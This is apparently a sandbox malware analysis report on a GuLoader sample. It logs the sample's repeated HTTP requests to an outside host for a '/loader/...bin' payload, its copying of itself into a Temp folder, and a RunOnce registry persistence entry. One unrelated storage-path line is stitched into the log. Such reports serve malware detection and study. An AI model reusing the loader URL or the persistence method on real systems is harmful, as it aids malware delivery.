May 10, 2022 21:15:01.038759947 CEST	8684	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 169887147 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:01.145775080 CEST	8685	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:01.179678917 CEST	8685	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312443269 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.289057016 CEST	8685	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:01.322922945 CEST	8686	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 329416831 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.426789045 CEST	8686	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:01.460841894 CEST	8686	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 315918179 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.567671061 CEST	8687	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:01.601432085 CEST	8687	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 202911673 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.708086014 CEST	8687	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:01.741884947 CEST	8688	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 191773927 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.848642111 CEST	8688	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:01.882620096 CEST	8688	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 319128845 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.989283085 CEST	8689	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.023246050 CEST	8689	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 330073603 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.129916906 CEST	8689	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.163829088 CEST	8690	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 220374842 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.272456884 CEST	8690	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.306227922 CEST	8690	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 299403544 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:02.411324024 CEST	8691	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.445204020 CEST	8691	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 302549696 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.551558018 CEST	8691	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.585310936 CEST	8692	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 320374106 264018397 Age: 13 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.707824945 CEST	8692	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.741427898 CEST	8692	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312443281 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.848265886 CEST	8693	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:02.881741047 CEST	8693	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 301763633 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:02.988814116 CEST	8693	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:03.022418022 CEST	8694	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 317752477 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.129610062 CEST	8694	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.163202047 CEST	8694	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 309397226 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.270028114 CEST	8695	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.303747892 CEST	8695	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 263461519 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.410800934 CEST	8695	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.444550037 CEST	8696	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 286593431 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.551418066 CEST	8696	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.585335016 CEST	8696	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 275518768 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:03.692189932 CEST	8697	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.726013899 CEST	8697	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 209992167 264018397 Age: 14 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.832652092 CEST	8697	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:03.866429090 CEST	8698	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 308644011 264018397 Age: 15 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:03.972938061 CEST	8698	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:04.006591082 CEST	8698	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 320078760 264018397 Age: 15 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:04.113709927 CEST	8698	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:04.147655010 CEST	8699	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 297537359 264018397 Age: 15 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:04.254353046 CEST	8699	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:04.288196087 CEST	8700	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 169887168 264018397 Age: 15 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:04.394937038 CEST	8700	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:04.428729057 CEST	8700	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 233317964 264018397 Age: 15 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:04.535523891 CEST	8700	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Statistics

Behavior



System Behavior

Analysis Process: 3GJ6S3Kwnb.exe PID: 7024, Parent PID: 4132

General

Target ID:	2
Start time:	21:13:37

Start date:	10/05/2022
Path:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\3GJ6S3Kwnb.exe"
Imagebase:	0x400000
File size:	425380 bytes
MD5 hash:	6C6A52C18F0CA26D357F2B4430F31568
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.182913299647.00000000035C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: 3GJ6S3Kwnb.exe PID: **6116**, Parent PID: **7024**

General

Target ID:	10
Start time:	21:14:12
Start date:	10/05/2022
Path:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\3GJ6S3Kwnb.exe"
Imagebase:	0x400000
File size:	425380 bytes
MD5 hash:	6C6A52C18F0CA26D357F2B4430F31568
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000A.00000000.182254614657.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	167171E	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe	0	425380	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 66 00 00 00 2a 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOaf*	success or wait	2	16657AD	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3GJ6S3Kwnb.exe	unknown	425380	success or wait	1	167171E	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	TRKAGES	unicode	C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe	success or wait	1	166486A	RegSetValueExA

Disassembly

No disassembly